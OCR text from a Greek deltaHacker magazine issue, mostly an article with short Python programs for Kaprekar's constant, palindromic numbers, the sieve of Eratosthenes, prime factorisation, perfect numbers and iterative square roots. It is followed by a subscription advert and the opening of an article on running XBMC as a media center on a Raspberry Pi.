
- Μπορούμε να διαβάσουμε ένα string από το text control στο wxPython και να το μετατρέψουμε σε μια ταξινομημένη λίστα στοιχείων, ως εξής:

```
self.number1 = sorted([int(i) for i in self.entryTxt.GetValue()])
```

- Η αντίστροφη ταξινόμηση είναι εξίσου εύκολη:

```
number2 = sorted(self.number1, reverse=True)
```

Δεν μένει παρά να κάνουμε την αφαίρεση και να εμφανίσουμε τα αποτελέσματα. Στο ενδιάμεσο θα μετράμε και πόσες φορές χρειάστηκε να επαναληφθεί η διαδικασία, μέχρι να φτάσουμε στο 6174. Αν δώσουμε ως αρχικό αριθμό το 9831 θα χρειαστεί το μέγιστο πλήθος επαναλήψεων, που φτάνει μόλις τις 7. Δεν είναι ότι θα κουράσετε και την CPU σας, δηλαδή. Ο αντίστοιχος αριθμός που προκύπτει αν εφαρμόσουμε την ίδια μέθοδο σε τριψήφιους αριθμούς, είναι ο 495 (δείτε το πρόγραμμα kaprekar3.py). Για δύο ψηφία δεν υπάρχει αντίστοιχος αριθμός. Για πάνω από τέσσερα ψηφία υπάρχουν διάφοροι αριθμοί στους οποίους μπορεί να καταλήξει κανείς, ενώ δεν αποκλείεται να πέσει και σε ατέρμονο βρόχο!



Πολύ πιο σύγχρονο από το TI-99, το FX-880P με 64Kb RAM αποτελούσε τον BASIC programmable επιστημονικό υπολογιστή που όλοι ήθελαν (αλλά λίγοι μπορούσαν να αποκτήσουν). Στη φωτογραφία τον βλέπετε να εκτελεί το πρόγραμμα του μαγικού αριθμού 6174.

Παλίνδρομοι

Ένα πρόγραμμα που μοιάζει αρκετά με το 6174, είναι αυτό που ψάχνει για παλίνδρομους αριθμούς. Παλίνδρομος είναι ο αριθμός που διαβάζεται το ίδιο και από τις δύο μεριές! Όλοι οι μονοψήφιοι θεωρούνται παλίνδρομοι. Οι διψήφιοι παλίνδρομοι είναι οι 11, 22, 33, 44, 55, 66, 77, 88, 99 και νομίζουμε ότι μπορείτε να φανταστείτε τους τριψήφιους (111, 222, 121, 323, 454 κ.ο.κ.). Τι εννοούμε, όμως, μιλώντας για ανίχνευση των παλίνδρομων αριθμών;


Αν πάρετε έναν οποιονδήποτε αριθμό με δύο ή περισσότερα ψηφία, τον αντιστρέψετε και τον προσθέσετε στον αρχικό, μετά από κάποιες επαναλήψεις θα φτάσετε σε έναν παλίνδρομο. Ας πάρουμε τον 1295:

1295 + 5921 = 7216

7216 + 6127 = 13343

13343 + 34331 = 47674

Το 47674 είναι παλίνδρομος. Τα καταφέραμε! Μη βιάζεστε, όμως: Τα Μαθηματικά είναι γεμάτα παγίδες κι αυτό μπορεί να σας το βεβαιώσει κι ο αγαπητός κ. Εκδότης (TM) (Σ.τ.Ε. Ναρκοπέδιο, παντού πυκνό!) Αν δοκιμάσετε την ίδια διαδικασία με τον αριθμό 89, θα χρειαστούν 24 αντιστροφές και προσθέσεις, μέχρι να καταλήξουμε σε κάποιον παλίνδρομο! Επιπλέον, το τελικό αποτέλεσμα είναι τόσο μεγάλο που δεν χωράει στο πλαίσιο του προγράμματός μας (palindrome.py). Σας έχω και χειρότερα νέα: Υπάρχουν αριθμοί που με την παραπάνω διαδικασία δεν γίνονται ποτέ παλίνδρομοι. Δοκιμάστε με το 196 κι αν φτάσετε σε παλίνδρομο, πανηγυρίστε! Το 196 θεωρείται ο μικρότερος αριθμός Lynchrel. Οι αριθμοί Lynchrel είναι εκείνοι που δεν καταλήγουν ποτέ σε κάποιον παλίνδρομο, ακολουθώντας τη διαδικασία που περιγράψαμε. Αν εσείς διαπιστώσετε ότι γίνεται, δεν μπορεί, όλο και κάτι θα κερδίσετε!



Το πρόγραμμά μας για το 6174, σε Python. Χρησιμοποιεί τη βιβλιοθήκη wxPython, ώστε να μπορείτε να το δείξετε χωρίς να σας ...κοροϊδεύουν. Γράψτε τον τετραψήφιο αριθμό σας και πιέστε το start. Πιέστε το go για να προχωρήσετε βήμα-βήμα, μέχρι να βρείτε το 6174. Δείτε και το video του numberphile: http://bit.ly/numberphile6174

Πρώτοι αριθμοί

Αν ρωτήσετε μαθηματικούς για τους πρώτους αριθμούς, θα αρχίσουν να κοιτάνε προς το ταβάνι και να σας λένε διάφορα ακαταλαβίστικα πράγματα (Σ.τ.Ε. Μεταξύ άλλων, θα σας πουν κι ότι είναι άπειροι στο πλήθος — αλλά αριθμήσιμοι.) Αν ρωτήσετε αυτούς που ασχολούνται με την κρυπτογραφία, θα σας διαβεβαιώσουν ότι χωρίς τους πρώτους αριθμούς δεν θα υπήρχε το GnuPG και δεν θα μπορούσατε να κρύψετε τα μυστικά από τον NSA κι από τη μαμά σας (αν κι αυτή έχει άλλους τρόπους να τα εκμαιεύει). Αν δεν το γνωρίζετε ήδη, οι πρώτοι αριθμοί είναι αυτοί που διαιρούνται μόνο με τον εαυτό τους και τη μονάδα. Το 1 δεν θεωρείται πρώτος αριθμός και το 2 είναι ο μοναδικός ζυγός αριθμός που είναι ταυτόχρονα και πρώτος. Κανένας άλλος ζυγός αριθμός δεν είναι πρώτος, γιατί θα διαιρείται σίγουρα και με το 2. Οι υπόλοιποι πρώτοι αριθμοί είναι μονοί, αλλά το αντίστροφο δεν ισχύει: Δεν είναι όλοι οι μονοί αριθμοί και πρώτοι! Για παράδειγμα το 11 είναι πρώτος αριθμός, αλλά το 9 δεν είναι γιατί διαιρείται με το 3.

Θέλετε να φτιάξετε ένα πρόγραμμα που να βρίσκει πρώτους αριθμούς; Έχετε αργήσει περίπου 2200 χρόνια! Η πρώτη υλοποίηση, βλέπετε, ήταν από τον αρχαίο μαθηματικό Ερατοσθένη, ο οποίος επινόησε το γνωστό "κόσκινο του Ερατοσθένη".

Κάντε μια λίστα με τους αριθμούς από το 2 ως τον μέγιστο αριθμό που θέλετε να ψάξετε, π.χ., από το 2 ως το 25:

2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Πάρτε τον πρώτο αριθμό της λίστας (2) και διαγράψτε όλα τα πολλαπλάσιά του, αλλά όχι και τον ίδιο! Προφανώς, εφόσον αυτοί οι αριθμοί διαιρούνται με το 2, δεν είναι πρώτοι...

2	3		5		7		9		11		13		15		17		19		21		23		25

Πάρτε τώρα τον επόμενο αριθμό της λίστας (το 3) και διαγράψτε όλα τα πολλαπλάσια του. Προφανώς, εφόσον αυτοί οι αριθμοί διαιρούνται με το τρία, δεν είναι πρώτοι! Ας δούμε τι μένει:

2	3		5		7				11		13				17		19				23		25


Τώρα συνεχίζουμε με το 5...

2	3		5		7				11		13				17		19				23		

Οι αριθμοί που έμειναν τώρα (μετά το λεγόμενο "κοσκίνισμα") είναι πρώτοι! Εφόσον αναζητάμε τους αριθμούς στην περιοχή από το 2 έως το 25, δεν χρειάζεται να συνεχίσουμε τη διαδικασία μετά το 5. Για να το πούμε διαφορετικά, αρκεί να επαναλάβουμε τη διαδικασία μέχρι και την τετραγωνική ρίζα του τελευταίου αριθμού της λίστας. Το σχετικό πρόγραμμα που γράψαμε είναι το sieve.py. Εκτελέστε το και δώστε του ως πάνω όριο το 100. Θα δείτε μια ωραία λίστα πρώτων αριθμών, η οποία ξεκινά με το 2 και τελειώνει με το 97. Μην το παρακάνετε, όμως, με το πάνω όριο :)

Μια εκδοχή του προγράμματος που κάνει χρήση γραφικών είναι το eratosthenes.py. Ας δούμε τον κώδικά του.

```
from math import sqrt
upperlimit = 100
numberlist = range(3,upperlimit+1,2)
number = 3
while number <= sqrt(upperlimit):
    nextnotprime = number
    multiplier = nextnotprime
    while nextnotprime <= upperlimit:
        nextnotprime = number * multiplier
        if nextnotprime in numberlist:
            numberlist.remove(nextnotprime)
        multiplier += 2
    number += 2
numberlist.insert(0,2)
print numberlist
```



Το πρόγραμμα ανίχνευσης παλίνδρομων αριθμών. Το 1456 γίνεται παλίνδρομο σε μια μόνο προσπάθεια! Μη διανοηθείτε να δώσετε το 196, όμως!

Όπως ενδέχεται να διαπιστώσατε έχουμε κλέψει λίγο, αφού στην αρχική λίστα δεν περιλαμβάνουμε καθόλου τους ζυγούς αριθμούς. Ξεκινάμε έπειτα από τον αριθμό 3 και διαγράφουμε τα 3*3, 3*5, 3*6, μέχρι το γινόμενο να περάσει το upperlimit (οπότε και δεν μας ενδιαφέρει να συνεχίσουμε). Η διαγραφή γίνεται με την εντολή

```
numberlist.remove(nextnotprime)
```

Αν νομίζετε ότι αυτό είναι αποδοτικό, κάνετε λάθος! Η διαγραφή ενός στοιχείου από λίστα είναι σχετικά ακριβή διαδικασία: Θα ήταν προτιμότερο να μαρκάραμε με κάποιον τρόπο το συγκεκριμένο στοιχείο ως μη-πρώτο. Αυτό όμως το αφήνουμε σ' εσάς. Πρέπει να περάσετε κι εσείς μερικά ευχάριστα απογεύματα! Στο τέλος της διαδικασίας προσθέτουμε τον αριθμό 2, που αποτελεί τον μοναδικό πρώτο αριθμό που είναι ζυγός. Αυτό αποτελεί επίσης παρέκκλιση από τη μέθοδο του Ερατοσθένη.

Τέλειοι αριθμοί και πρώτοι παράγοντες

Τέλειος είναι ένας αριθμός όταν το άθροισμα των διαιρετών του δίνει τον ίδιο τον αριθμό! Για παράδειγμα, το 6 είναι τέλειος αριθμός γιατί 1 + 2 + 3 = 6, όπου 1, 2 και 3 είναι οι διαιρέτες του (προφανώς, από τους διαιρέτες εξαιρούμε τον ίδιο τον αριθμό). Όπως καταλαβαίνετε, για να εξετάσουμε αν ένας αριθμός είναι τέλειος, πρέπει να υπολογίσουμε όλους τους διαιρέτες του και στη συνέχεια να τσεκάρουμε αν το άθροισμά τους δίνει τον αριθμό.

Μπαίνοντας στη διαδικασία να υπολογίσουμε τους διαιρέτες ενός αριθμού, μπορούμε να λύσουμε κι ένα ακόμα πρόβλημα: Να αναλύσουμε τον αρχικό αριθμό μας σε γινόμενο πρώτων παραγόντων. Με απλά λόγια, να βρούμε εκείνους τους πρώτους αριθμούς, που το γινόμενό τους δίνει τον αρχικό αριθμό. Προφανώς, αυτοί οι πρώτοι αριθμοί θα είναι διαιρέτες του αρχικού αριθμού μας. Επομένως, μπορούμε να αναζητήσουμε τους πρώτους παράγοντες ενός αριθμού, μέσα στο σύνολο των διαιρετών του! Για να τσεκάρουμε αν ένας αριθμός είναι πρώτος, αρκεί να ακολουθήσουμε την εξής λογική:

- Αν ο αριθμός είναι το 1, τότε δεν είναι πρώτος
- Αν είναι το 2, τότε είναι πρώτος
- Αν είναι ζυγός και μεγαλύτερος του 2, τότε δεν είναι πρώτος
- Αν δεν συμβαίνει τίποτα από τα παραπάνω, τον διαιρούμε διαδοχικά με όλους τους μονούς αριθμούς, οι οποίοι είναι μικρότεροι από την τετραγωνική του ρίζα. Αν δεν βρούμε διαιρέτη, τότε ο αριθμός είναι πρώτος!
- Αν βρούμε διαιρέτες, τους κρατάμε σε μια λίστα (είναι *και* αυτοί διαιρέτες του αρχικού αριθμού).

Το πρόγραμμα factor.py αναλύει κάθε αριθμό που του δίνουμε σε πρώτους παράγοντες και τυπώνει τη σχετική λίστα. Για παράδειγμα, αν του δώσουμε τον αριθμό 24 θα τυπώσει κάτι τέτοιο:

```
Prime factors:
[2,2,2,3]
```

Αυτό σημαίνει ότι 2 * 2 * 2 * 3 = 24. Αν δώσουμε έναν πρώτο αριθμό, η αντίστοιχη λίστα θα περιλαμβάνει μόνο τον ίδιο τον αριθμό! Ας δούμε πώς δουλεύει το factor.py.

Αρχικά, το πρόγραμμα ελέγχει αν ο αριθμός είναι ζυγός, διαιρώντας με το 2:

```
while number % 2 == 0:
  number = number / 2
  factors.append(2)
```

Έπειτα, ξεκινώντας από το 3, διαιρεί με όλους τους μονούς μέχρι την τετραγωνική ρίζα του αριθμού:

```
start = 3
ending = int(sqrt(number))+1
while number >= ending:
  if number % start == 0:
    factors.append(start)
    number = number / start
```

Κάθε φορά που βρίσκεται διαιρέτης (αυτό σημαίνει ότι το υπόλοιπο της διαίρεσης, το οποίο στην Python υπολογίζεται με τον τελεστή %, είναι μηδέν), τον προσθέτουμε στη λίστα factors.

```
  else:
    start += 2
```


Αν ο αριθμός δεν είναι παράγοντας, συνεχίζουμε με τον επόμενο.

```
if number > 1:
  factors.append(number)
```

Αν στο τέλος της διαδικασίας έχουμε υπόλοιπο μεγαλύτερο της μονάδας, τότε είναι παράγοντας και το προσθέτουμε στη λίστα μας. Δεν πιστεύουμε να δυσκολευτείτε να καταλάβετε πώς δουλεύει το κομμάτι κώδικα που βρίσκει αν ο αριθμός είναι τέλειος. Αν δώσετε ως είσοδο το 28, θα λάβετε:

```
Enter a number:28
Prime factors:
[2, 2, 7]
All divisors (excluding number itself):
[1, 2, 4, 7, 14]
28 is a perfect number!
```

Μετά το 28, επόμενοι τέλειοι αριθμοί είναι τα 496 και το 8128. Δοκιμάστε τους!



Το κόσκινο του Ερατοσθένη επί το έργον! Βλέπετε όλους τους πρώτους αριθμούς που βρίσκονται στο διάστημα [2, 10000]. Μην το δοκιμάσετε σε Atom CPU :)

Μέχρι στιγμής δεν έχει βρεθεί τέλειος αριθμός που να μην είναι ζυγός, ούτε και έχει αποδειχθεί ότι δεν υπάρχει! Διαβάστε και το σχετικό άρθρο στη Wikipedia: `en.wikipedia.org/wiki/Perfect_numbers`

Τετραγωνικές ρίζες

Τώρα ξέρω ότι γελάτε: Όλα τα απλά κομπιουτεράκια έχουν τετραγωνική ρίζα, ενώ κι όλες οι γλώσσες προγραμματισμού παρέχουν μια συνάρτηση τετραγωνικής ρίζας. Ακόμα κι όλες οι BASIC των 80s είχαν έτοιμη την τετραγωνική ρίζα, μαζί με πολλές ακόμα μαθηματικές συναρτήσεις που σας ταλαιπώρησαν, σας ταλαιπωρούν ή και θα σας ταλαιπωρήσουν στο Λύκειο :P Αν όμως δεν είχατε έτοιμη τη σχετική συνάρτηση, πώς θα καταφέρνατε να υπολογίσετε μια τετραγωνική ρίζα;

Υπάρχουν διάφοροι τρόποι κι εμείς θα δούμε έναν από αυτούς: Έστω ότι θέλετε να υπολογίσετε την τετραγωνική ρίζα του 12. Επειδή 3*3 = 9 και 4*4=16 είστε σίγουροι ότι αυτό που ψάχνετε είναι μεταξύ του 3 και του 4. Παίρνουμε τον αριθμό του οποίου το τετράγωνο δεν υπερβαίνει τον αρχικό αριθμό, που στην περίπτωσή μας είναι το 3. Αρχικά λοιπόν, διαιρούμε το 12 με το 3:

```
12 / 3 = 4
```

Τώρα, προσθέτουμε το 3 στο αποτέλεσμα:

```
4 + 3 = 7
```

Τέλος, διαιρούμε το άθροισμα με το δύο:

```
7 / 2 = 3.5
```

Το 3.5 είναι η τετραγωνική ρίζα του 12 με ακρίβεια ενός δεκαδικού ψηφίου!

Θέλετε μεγαλύτερη ακρίβεια; Κανένα πρόβλημα! Επαναλάβετε τη διαδικασία ξεκινώντας αυτή τη φορά με το 3.5:

```
12 / 3.5 = 3.42
3.42 + 3.5  = 6.92
6.92 / 2 = 3.46
```

Το 3.46 είναι η ρίζα του 12, με ακρίβεια δύο δεκαδικών ψηφίων! Αν θέλετε (ακόμα) μεγαλύτερη ακρίβεια, νομίζουμε ότι ξέρετε τι πρέπει να κάνετε: Να επαναλάβετε τη διαδικασία ξεκινώντας αυτή τη φορά από το 3.46. Τώρα, όμως, κινδυνεύουμε να πέσουμε σε βρόχο και το deltaHacker να καταλήξει σε ένα PDF άπειρων σελίδων! Εμείς φτιάξαμε ένα πρόγραμμα που ακολουθεί την παραπάνω μέθοδο και σταματάει όταν η διαφορά της τρέχουσας ρίζας από την προηγούμενη γίνει πολύ μικρή. Τι εννοούμε με το "πολύ μικρή"; Εννοούμε μικρότερη από μια τιμή που έχουμε επιλέξει αυθαίρετα και η οποία καθορίζει την ακρίβεια του προγράμματός μας. Το εν λόγω πρόγραμμα είναι το sqroot.py. Δείτε τι ζητάει και τι εμφανίζει όταν το εκτελούμε:

```
Enter a number:12
Enter an initial guess (1 is acceptable):1
Square root is: 3.46410161514
```

Εκτός από τον αριθμό του οποίου ζητάμε την τετραγωνική ρίζα, δίνουμε και έναν αριθμό που υποθέτουμε ότι βρίσκεται κοντά στην τετραγωνική ρίζα. Στη συνέχεια, το πρόγραμμα ακολουθεί τη διαδικασία που παρουσιάσαμε προηγουμένως και υπολογίζει την τετραγωνική ρίζα. Α, να έχετε υπόψη σας ότι το κομπιουτεράκι των τριών ευρώ που έχετε πεταμένο στο συρτάρι, υπολογίζει τις τετραγωνικές ρίζες με την ίδια ακριβώς μέθοδο!

Ελπίζουμε να διασκεδάσατε με τα υπολογιστικά μας προγράμματα που παρουσιάσαμε, όσο διασκεδάσαμε κι εμείς όταν τα γράψαμε για πρώτη φορά. Φυσικά, γνωρίζουμε πολύ καλά ότι δεν παρουσιάσαμε ολοκληρωμένα όλη τη μαθηματική θεωρία για τα ζητήματα με τα οποία καταπιαστήκαμε. Νομίζουμε όμως ότι σας τσιγκλήσαμε αρκετά κι ότι θα το ψάξετε περισσότερο. Στο κανάλι numberphile του YouTube θα βρείτε πολλές ακόμα ιδέες για παρόμοια προγράμματα.

Αν σας φαίνεται ότι η Python απλοποιεί όλα τα προβλήματα και τα κάνει βαρετά, μπορείτε να δοκιμάσετε σε κάποιαν άλλη γλώσσα. Έχω κάτι μηχανήματα των 8bit στη ντουλάπα… Θέλετε να δοκιμάσετε σε αυτά;

Το **deltaHacker** είναι το ένα και **μοναδικό** περιοδικό με θεματολογία το ethical **hacking**, τα **δίκτυα** και την **ασφάλεια**, τον **προγραμματισμό** και τα **ηλεκτρονικά**.

Το **deltaHacker** δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για δεύτερη χρονιά στη σειρά **έρχεται κατευθείαν σ' εσάς**.

Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι **109% βέβαιο ότι θα αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του **κάθε μήνα**.

Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το

http://deltahacker.gr/pdf12order
(ηλεκτρονική έκδοση)

ή από το

http://deltahacker.gr/order
(έντυπη έκδοση, έως το τεύχος 019)

Σημείωση: Την ύλη **όλων των τευχών** που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη βλέπετε στο

deltahacker.gr/category/magazine-issues

Skill: Intermediate
Tags: Raspberry Pi, XBMC, home theater, media center, media player




Raspberry Pi + XBMC

Το Broadcom BCM2835, το System On a Chip (SoC) που εμψυχώνει το Raspberry Pi, δημιουργήθηκε κυρίως για συσκευές τύπου set-top box: Αυτές που γυροφέρνουν στο σαλόνι και περιτριγυρίζουν την τηλεόραση. Σε αυτό το άρθρο αποφασίσαμε να δούμε την *καλλιτεχνική* πλευρά του Raspberry Pi, εγκαθιστώντας software που θα το μετατρέψει σε ένα φθηνό αλλά δυνατό media center!

Το XBMC αποτελεί κατά πάσα πιθανότητα το καλύτερο media center σε software (http://xbmc.org). Είναι προϊόν Ανοιχτού Λογισμικού και η ανάπτυξή του δε σταματάει ποτέ: Καθημερινά αποκτά νέες δυνατότητες, εντοπίζονται bugs που διορθώνονται ταχύτατα, ενώ προστίθενται νέες πλατφόρμες στη λίστα με τις υποστηριζόμενες συσκευές. Το Raspberry Pi, με τον ντόρο που έχει καταφέρει να δημιουργήσει, δε θα μπορούσε να λείπει απ' αυτή τη λίστα! Δεν εννοούμε ότι το XBMC μπορεί απλά να τρέξει στο Raspberry Pi. Εννοούμε ότι εκμεταλλεύεται τις δυνατότητες του Broadcom BCM2835 στο Raspberry Pi και παίζει βίντεο με hardware acceleration[1]. Εν ολίγοις, βάζοντας το XBMC στο Raspberry Pi θα μπορούμε να απολαμβάνουμε video σε ανάλυση True HD (1080p).

Το μεγάλο δίλημμα




Η εγγραφή των εικόνων IMG στην κάρτα SD του Raspberry Pi γίνεται πανεύκολα στο PC, με τη βοήθεια του Win32 Disk Imager.

Το όλο εγχείρημα δεν είναι δύσκολο, αλλά είναι γεμάτο επιλογές που ενδέχεται να το περιπλέξουν σε μεγάλο βαθμό και τελικά να το δυσκολέψουν κάπως. Ξεκινώντας, συναντάμε *αμέσως* το πρώτο δίλημμα: Μήπως πρέπει να στήσουμε εξ αρχής το XBMC στο Raspberry Pi ή μήπως να βασιστούμε σε κάποια έτοιμη, πακεταρισμένη επιλογή; Μετά από λίγο ψάξιμο καταλάβαμε ότι υπήρχαν και μερικές ενδιάμεσες λύσεις. Το ζήτημα της επιλογής ήταν ακόμα πιο σύνθετο: Θα μπορούσαμε να εγκαταστήσουμε κάποια από τις διανομές που προορίζονται για το Raspberry Pi και να χτίσουμε πάνω της το XBMC. Θα μπορούσαμε επίσης να βρούμε κάποιες από αυτές τις διανομές, με όλα τα πακέτα του XBMC προεγκατεστημένα και ρυθμισμένα. Επιπρόσθετα, θα μπορούσαμε να βασιστούμε σε κάποια άλλη διανομή, λίγο πιο εξελιγμένη και να χτίσουμε εκεί το XBMC. Τέλος, θα μπορούσαμε να χρησιμοποιήσουμε μια από τις διανομές που προορίζονται αποκλειστικά για χρήση σε media center και στηρίζονται στο XBMC. Το πλήθος των διαθέσιμων επιλογών έδειχνε ένα και μόνο πράγμα: Για να βρούμε την καλύτερη λύση έπρεπε να κάνουμε πολλές δοκιμές... Φουλ διασκέδαση δηλαδή ;)

Εκ πρώτης όψεως, μια εγκατάσταση του XBMC πάνω στο Raspbian (είτε από εμάς είτε από τρίτους) μοιάζει να αποτελεί την καλύτερη επιλογή. Κάτι τέτοιο θα μας επέτρεπε να κάνουμε οτιδήποτε θέλουμε με το Raspberry Pi και μάλιστα με τον γνώριμο τρόπο. Ωστόσο, δοκιμάζοντας αυτή τη λύση διαπιστώσαμε ότι παρουσιάζει ένα πρόβλημα: Κολλάει! Αρχικά, το XBMC λειτουργεί κανονικά και συμπεριφέρεται με τον αναμενόμενο τρόπο. Μετά από λίγη ώρα, όμως, τα μενού παγώνουν και το σύστημα αρχίζει να σέρνεται. Αυτό οφείλεται κυρίως στο ότι το Raspbian είναι ήδη φορτωμένο με άχρηστα για την περίσταση προγράμματα, ενώ τρέχει και τον αρκετά βαρύ X server.

